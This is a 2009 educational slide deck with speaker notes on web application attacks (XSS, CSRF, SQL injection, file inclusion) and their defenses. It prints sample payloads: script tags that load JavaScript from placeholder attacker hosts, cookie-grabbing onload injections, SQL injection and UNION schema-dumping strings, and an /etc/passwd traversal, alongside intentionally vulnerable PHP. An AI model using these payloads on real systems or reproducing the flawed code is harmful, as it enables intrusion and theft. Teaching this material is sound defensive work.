

Attacks and Methodologies Against Web-Based Applications

November 18, 2009

1

[Who We Are]


- Andrey Kolmakov
 - `umkolmak@cc.umanitoba.ca`
- Brian Turchyn
 - `brian@dj-bri-t.net`
 - `http://www.dj-bri-t.net`
- Co-op students from University of Manitoba, working for Manitoba IPC

[Overview]

- Definitions
- Statistics
- Attack Information
- Demonstration
- Q&A

[A Few Quick Notes]

- Sample code is done in PHP5
- Some demonstrations will use DVWA
 - <http://www.dvwa.co.uk>
- Other demonstrations use customized code
 - Available online @ <http://dj-bri-t.net/projects/>



Web Applications have 2 sides: server-side and client-side (web browser, email client). So there are 2 types of attacks, ones that try to exploit server vulnerability, and the ones that exploit client-side vulnerability.

[What are Client-side Attacks?]

- Attacks that target vulnerabilities in the client application that interacts with a server or service
- The application could be a:
 - Web browser
 - IM client
 - Email client
 - Any system with a UI that connects to a server
- We will be focusing on web applications
 - Web GUIs (what you see in your browser)

6

[What are Server-side Attacks?]

- Complement of Client-side == Server-side
- Attacks the services, processes running on the server
 - PHP
 - MySQL
 - Apache
 - SSH
 - FTP
 - ...

[Attack Types]

• Many different styles of client- and server-side attacks

- Cross-site scripting (XSS)
- CSRF
- SQL Injection
- File Inclusion
- Page Hijacking
- Command Injection
- ...
- Eval Injection
- Setting Manipulation
- Special Element Injection
- Account Lockout Attack
- Full Path Disclosure
- Cross-user Defacement
- ...

[What's The Big Deal?]


- XSS can cause session hijacks, cookie stealing, CSRF, and browser worms.
- SQL Injection can compromise the entire database
 - Passwords, configuration, administration info, etc
 - Other security systems can be bypassed
- Browser sessions can be hijacked, forcing browsers to visit rogue pages, launching attacks on other web servers

[What's The Big Deal?]

- Many applications work with web-based frontends
 - VMWare Server 2
 - WebEx
 - Firewall/IDS frontends
 - Webmin (Server Admin OSS)
- Thus, these attacks become more pertinent to check for, since more and more sensitive data is potentially exposed.

10


Statistics



http://www.ncircle.com/index.php?s=solution_Web-Application-Vulnerability-Statistics

11


According to the National Vulnerability Database and nCircle VERT (Vulnerability and Exposure Research Team), Web application vulnerabilities have increased from 1.9% of all published vulnerabilities in 2006 to over 52% in 2009 (projected based on Q1 and Q2 growth rate). It is important to note that these figures only represent web application vulnerabilities in libraries, languages, frameworks and canned web applications; they do not account for the numerous custom Web Applications that contain their own web application vulnerabilities. http://www.ncircle.com/index.php?s=solution_Web-Application-Vulnerability-Statistics




The Web Application Security Consortium (WASC) Web Application Security Statistics Project 2008.
<http://projects.webappsec.org/Web-Application-Security-Statistics>

This initiative is a collaborative industry wide effort to pool together sanitized website vulnerability data and to gain a better understanding about the web application vulnerability landscape.

Statistics were collected during penetration testing, security audits and other activities made by companies which were members of WASC in 2008. 12186 sites with 97554 detected vulnerabilities.



Detection rates. Automatic scanning detected up to 86% sites with one or more vulnerabilities of high, critical or urgent risk.



Now we move on to the different types of attacks. We'll be going through these in a step-by-step manner; we'll cover a brief overview of each attack, how to perform the attack with various security settings in place, and how to properly defend against it. We'll start with client-side attacks, and then move to server-side attacks.

[Cross-Site Scripting]

- Aka XSS
- Subset of HTML Injection
- Hijack user sessions
- Deface websites
- Inject hostile content
- OWASP: <http://tinyurl.com/owasp-xss>

[Cross-Site Scripting]

- Two main types of XSS
 1. Persistent / Stored
 2. Non-persistent / Reflected
- Persistent is stored in the DBMS to be recalled at a later time. URLs look harmless until they are loaded.
- Non-persistent is usually used in the URI or via a browser hijack w/ Ajax.

16

We will look at both Persistent and Non-Persistent XSS attacks in the demonstration.

[Cross-Site Scripting]

- Some researchers claim that 68% of all websites are vulnerable
- SEO techniques used to lure victims to sites
 - Halloween spam uses XSS to force user to download virus
- Google, Gmail, Yahoo! Mail, Facebook, MySpace, Orkut, MediaWiki - <http://xssed.com>

17

XSS is a widespread problem. Symantec reported in 2007 that 80% of all vulnerabilities were XSS, and some researchers claim that 68% of all websites are vulnerable to XSS.

Blackhat Search Engine Optimization techniques have used XSS in their malware distribution sites to infest other pages.

This problem isn't just limited to small sites; many large sites have had XSS vulnerabilities, such as Google, Facebook, and MediaWiki, the Wiki software behind Wikipedia. There are even many government web sites which are vulnerable to XSS; in fact, you can check out XSSed.com for a list of submitted XSS vulnerabilities, of which they list over three hundred thousand XSS vulnerabilities over the past two years. One notably flawed website is the Nigerian Customs website.

[Cross-Site Scripting]

```
1. <?php
2.   if ( $_POST['SubmitMsg'] ) {
3.     ... // Add message to database
4.   }
5.   $q = mysql_query ( ... ) // Get guestbook entries
6.   foreach ( $q as $k => $v ) {
7.     echo "<b>" . $v["name"] . "</b>: ";
8.     echo htmlentities( $v["msg"] ) . "<br />\n";
9.   }
10.  unset ( $q, $k, $v );
11. ?>
```

18

Here is a sample guestbook script. The security flaws are plentiful here. Assuming that SQL injection isn't possible, or at least isn't our concern here, XSS is a pretty simple task.

Take a look at line 7, which is ripe for a persistent XSS vulnerability. Although the message itself is covered from XSS, the person's name is not, and we can use this to our advantage.

[Cross-Site Scripting]

- The simple test for basic XSS:
 - `<script>alert (1) </script>`
- A simple alert box pops up
 - A mild annoyance at best
- But, if you can do this, then you can do a lot more
 - What's stopping you from importing a .js file?
 - `<script src=http://hack.example.com/virus.js></script>`
- Line length considerations

19

Now, the simplest way to test for XSS is to perform a basic Javascript alert. At best, this is a mild annoyance. But, now you know that the site is vulnerable. What's stopping you from injecting more malicious code? What's stopping you from importing a whole JS file's worth of malicious code from another site?

[Cross-Site Scripting]

- Filtering on < and > brackets?
- No problem!
 - Injecting properties into tags bypasses the carat bracket filtering process
- `echo "\n";`
- Normally, we would expect `image.jpg` to be there
- What about...
 - `image.jpg' onload=alert(document.cookie)`

20

Your first idea for fixing this exploit would probably be to filter on carat brackets, and in a few situations this works fine. But doing this doesn't prevent us from injecting properties into tags. Take an image tag, for example. Say the tag accepts a PHP GET parameter and displays the image from it. With this unsanitized code, there's nothing stopping us from, say, putting an onload property into our code at the same time, causing the site to execute the code when the page loads.

[Cross-Site Scripting]

- Detection can be performed manually and automatically.
- Automatic tools include Nikto, Nessus and Acunetix
 - <http://sectools.org/web-scanners.html>
- Manually, you can use a cheat sheet
 - <http://ha.ckers.org/xss.html>

21

[Cross-Site Scripting: Defense]

- Escaping/Sanitizing of user input
- Use a whitelist approach for acceptable characters
 - A good start, but not a complete defense
- PHP: `html_entities`
- JSP: `escapeXml="true"`
- ASP: `HttpUtility.HtmlEncode`
- RoR: `h method: <%=h myText %>`

22

Using a whitelist approach for defending against cross-site scripting is a good start, but isn't a complete defense. Escaping all HTML entities is the best approach for this.

[Cross-Site Request Forgery]


- AKA:
 - Session Riding
 - One-Click Attacks
 - Cross Site Reference Forgery
 - Hostile Linking
 - Automation Attack
 - XSRF
- OWASP: <http://tinyurl.com/owasp-csrf>

23

[Cross-Site Request Forgery]

- Causes unauthorized commands to be sent by an attacker to a website through a victim.
- Attacker puts specialized code on a web page
 - Injected
 - Attacker's site
- Victim visits compromised page
- Attacker's script is executed

24



[Cross-Site Request Forgery]

- Relies on the lack of a random authenticity token on the attacked server
- `<input type='hidden' name='token' value='1f3870be274f6c49b3e31a0c6728957f'>`
- Optionally, if the code is to be executed from another server, some form of HTML or Javascript injection usually needs to be present

26

Reserved for the diagram

[Cross-Site Request Forgery]

- URLs through image/iframe tags
 - `http://example.com/changepass.php?pass=123&cpass=123`
- XSS
 - `<script src='http://hacker.example.com/attack.js'></script>`

[Cross-Site Request Forgery]

- When a XSRF is possible, there are many attacks that can be performed
 - Cookie stealer
 - `<script>document.write("</script>`
 - Browser hijacking
 - Series of Ajax-based commands to force users through a series of pages
- The attacker can do anything on that site and make it appear to be done by you

28

Cross-Site Request Forgery: Defense

- Addition of a random authenticity token
 - PHP: OWASP's CSRF Guard
 - JSP: OWASP's CSRF Guard
 - ASP: Html.AntiForgeryToken()
 - RoR: Built-In
- Password verification

29

OWASP provides a framework for generating authenticity token

[SQL Injection]

- Injecting SQL queries via input data into the application.
- Read sensitive data
- Modify data
- Perform administrative functions
- Grab file contents on the server
- Write files to server
- OWASP: <http://tinyurl.com/owasp-inject>

30

SQL Injection

```
■ <?php
■   if ( $_POST['SubmitLogin'] )
■   {
■       $user = $_POST['user'];
■       $password = $_POST['password'];
■       $sql = mysql_query ( "SELECT * FROM users WHERE
■       user = '$user' AND password = MD5('$password')");
■
■       if ( mysql_num_rows ( $sql ) )
■           $_SESSION['logged_in'] = true;
■   }
■ ?>
```

31

- Take a look at the PHP code here. This is a very simple code snippet which performs a very basic user authentication.
- The code grabs the username and password from the POST variables and puts them into the SQL query.
- HUGE flaws with this code. No CSRF check, no brute force checking, no character filtering, no sanitization, etc, etc, etc. Deploying this code would get you fired.
- Why? Because of this <click>. This is what happens when you don't properly sanitize your input variables.

SQL Injection

- `mysql_query("SELECT * FROM users WHERE user_name='$user' AND password=md5($password)");`
- The `$user` variable is vulnerable to SQL injection

`1' or '1'='1`

- `mysql_query("SELECT * FROM users WHERE user_name='1' or '1'='1' AND password=md5($password)");`

32

- This is the easiest SQL injection you will ever come across.
- If no filtering happens before this part, the system will log the user in.
- Worse yet, the user could use this injection to add their own user, give an existing user administrative rights, or modify existing settings.

[SQL Injection]

- `mysql_query("SELECT * FROM users WHERE user_name='$user' AND password=md5($password)");`
- Inserting the string `' or '1'='1` will cause this to pass, allowing a user to authenticate.
- This is simple if the attacker knows the underlying database structure, but becomes more difficult when a database structure isn't known.
 - We call this "Blind SQL Injection"

33

[Blind SQL Injection]

- Attacking a database without knowing its underlying structure.
- `1' or 1=1 UNION SELECT column_name, 1 FROM information_schema.columns WHERE table_name='users'`
- `1' or 1=1 UNION SELECT column_name, table_name FROM information_schema.columns WHERE '1'='1'`
- Automated tools make this attack very powerful
 - SQLmap, Absinthe, SQLBrute, SQLiX, bsqbf

34

Blind SQL Injection is very similar to SQL injection. Typically when attacking an application we have the source code for, we already know the database schema. In 3rd party applications, we may not know this. Therefore, we use some injection techniques to gain the table definitions.

This code will get us the table fields in the table users. But, we can do one better. This is nice for a single table, but what if we don't know the table name?

This code will get us every table and every field used in the database. Keep in mind that there is a lot of residual information here from the standard tables, but all the information is there; we just need to filter the information we received.

Although we can do this manually, there are several tools available that will automate this process for you. Don't expect these to be stealthy in their approach, but they'll definitely help you find potential SQL injection holes.

SQL Injection: Defense

- Escape/Filter
- Many languages provide libraries for automating this task.
- PHP5 → MySQLi, PDO
- Java → PreparedStatement class
- C# → SqlCommand class
- RoR → Built-in to ActiveRecord::find

35

Our main course of action against SQL injection is ensuring all of our input is validated, properly escaped, and filtered. Although a few years ago this meant doing everything manually, many languages now have built-in libraries for handling this.

As of PHP5, PDO library is included by default, and the MySQLi library comes bundled with MySQL 4.1 and above.

Java's API includes a PreparedStatement class to handle the binding and filtering of parameter input to prevent injections.

Similarly, C# has the SqlCommand class, which accomplishes the same thing.

Finally, Ruby on Rails embeds SQL injection defense techniques into their ActiveRecord class, which is a super class of any database search.

SQL Injection

- August 17, 2009 - Heartland Payment Systems, 7-Eleven, Hannaford
 - 130 million credit card numbers
- July 2008 - Kaspersky
 - Site hacked by "m0sted" using SQL Injection
- April 13, 2008 - Sexual and Violent Offender Registry of Oklahoma
 - "Routine maintenance" after SSNs of 10,597 offenders had been stolen via SQL Injection
- June 29, 2007 - Microsoft UK
 - Microsoft home page defaced using SQL Injection
- PHP-Nuke CMS - Criticized for having multiple SQL Injection flaws
 - <http://secunia.com/product/2385/?task=advisories>
 - <http://secunia.com/product/13524/?task=advisories>

36

Just a sampling of the notable SQL Injection attacks that have taken place over the past 4 years alone. There are also many content management systems which are vulnerable. Most notable of these is PHP Nuke, which has been around for many years and has been criticized for its multiple unpatched SQL injection vulnerabilities.

[File Inclusion]

- Forcing a page to include a file which it was otherwise not designed to include
- Local or Remote, depending on security policy
- Access to files on filesystem that HTTPd user has read rights to
- Load an external web page, allowing injection of Javascript, etc
- OWASP: <http://tinyurl.com/owasp-fi>

37

[File Inclusion]

- How are these attacks performed?
 - Typically through GET request
 - Include.php?page=myfile
 - Worse: include.php?page=myfile.php
 - No filtering!
 - Compression/audio streams: zlib:// and ogg://
 - PHP security bypass
 - PHP wrappers, ie. php://input

38

[File Inclusion]

- 1. <?php
 - 2. // includefile.php
 - 3. \$file = \$_GET['include'];
 - 4. include(\$file);
 - 5.
 - 6. // Rest of the page...
 - 7. ?>
- Suicide!
 - includefile.php?include=http://www.google.ca
 - includefile.php?include=../../../../../../../../etc/passwd

39

This might as well be considered...<Click>...suicide when it comes to RFI. It can't get any worse than this.

At this point, you can include any file you want that the HTTPd user has viewing rights to. Provided that PHP is configured to allow remote URI includes, you could include <Click> Google. Regardless of that PHP option, you can always include local files that you have read access to. Such as <Click> /etc/passwd. There's your user list right there.

[File Inclusion - Example]

```
. allow_url_include = Off
. $file = preg_replace("#(http|https|ftp)://#si", "", $file);
. <?php
    $file = $_GET['include'];
    include( $file . ".php" );
?>
```

40

Let's assume that your developer isn't a complete idiot, though. One of the next steps that some people will take is prevent remote file inclusions. The smart way would be to set your php.ini file to `allow_url_include = Off`. If for some reason modifying that file isn't an option, a less-secure option is to simply remove the protocol at the beginning of the file, like `include($_GET['include'] . ".php")` so. It's still not useful, though, because local file inclusions are still a possibility.

The next step would be to ignore the file extension, and tack it on after getting the input, like so `include($_GET['include'] . ".php")`. Although this may look better, a simple attack technique can bypass this file extension check altogether, and we will show this later.

[File Inclusion: Defense]

- Severity of this exploit has dropped recently due to PHP5 default configuration
 - allow_url_fopen = false by default
- Upgrades from PHP4 to PHP5 tend to leave configuration file with the previous settings, so upgrades may still be vulnerable
- This setting does not prevent local file inclusion – only remote file inclusion

41

The best prevention method for this is using a whitelist approach. Ideally, you would hardcode the accepted values. For more dynamic sites, however, this might not be feasible. Consider reading the files in a directory and allowing those to be valid values. This method stops remote file inclusions at the frontend level. Going deeper, though, we can implement a number of other ideas, including modifying our firewall rules to not allow outbound connections, implementing a chroot jail, and configuring PHP to not allow some activity.


[File Inclusion: Defense]

- Best prevention method: whitelist
 - Most secure: array of allowed values
 - Still pretty good: list of files in an allowed directory
 - Frontend prevention
- Firewall rules
- Chroot jail
- PHP hardening

42

The best prevention method for this is using a whitelist approach. Ideally, you would hardcode the accepted values. For more dynamic sites, however, this might not be feasible. Consider reading the files in a directory and allowing those to be valid values. This method stops remote file inclusions at the frontend level. Going deeper, though, we can implement a number of other ideas, including modifying our firewall rules to not allow outbound connections, implementing a chroot jail, and configuring PHP to not allow some activity.

Resources



- <http://www.owasp.org>
- Top 10 2010 RC has been released November 13, 2009
- Latest security threats

[Resources]

- <http://www.sans.org>
- <http://www.webappsec.org>
- <http://www.ncircle.com>
- <http://xssed.com>

[Demonstration]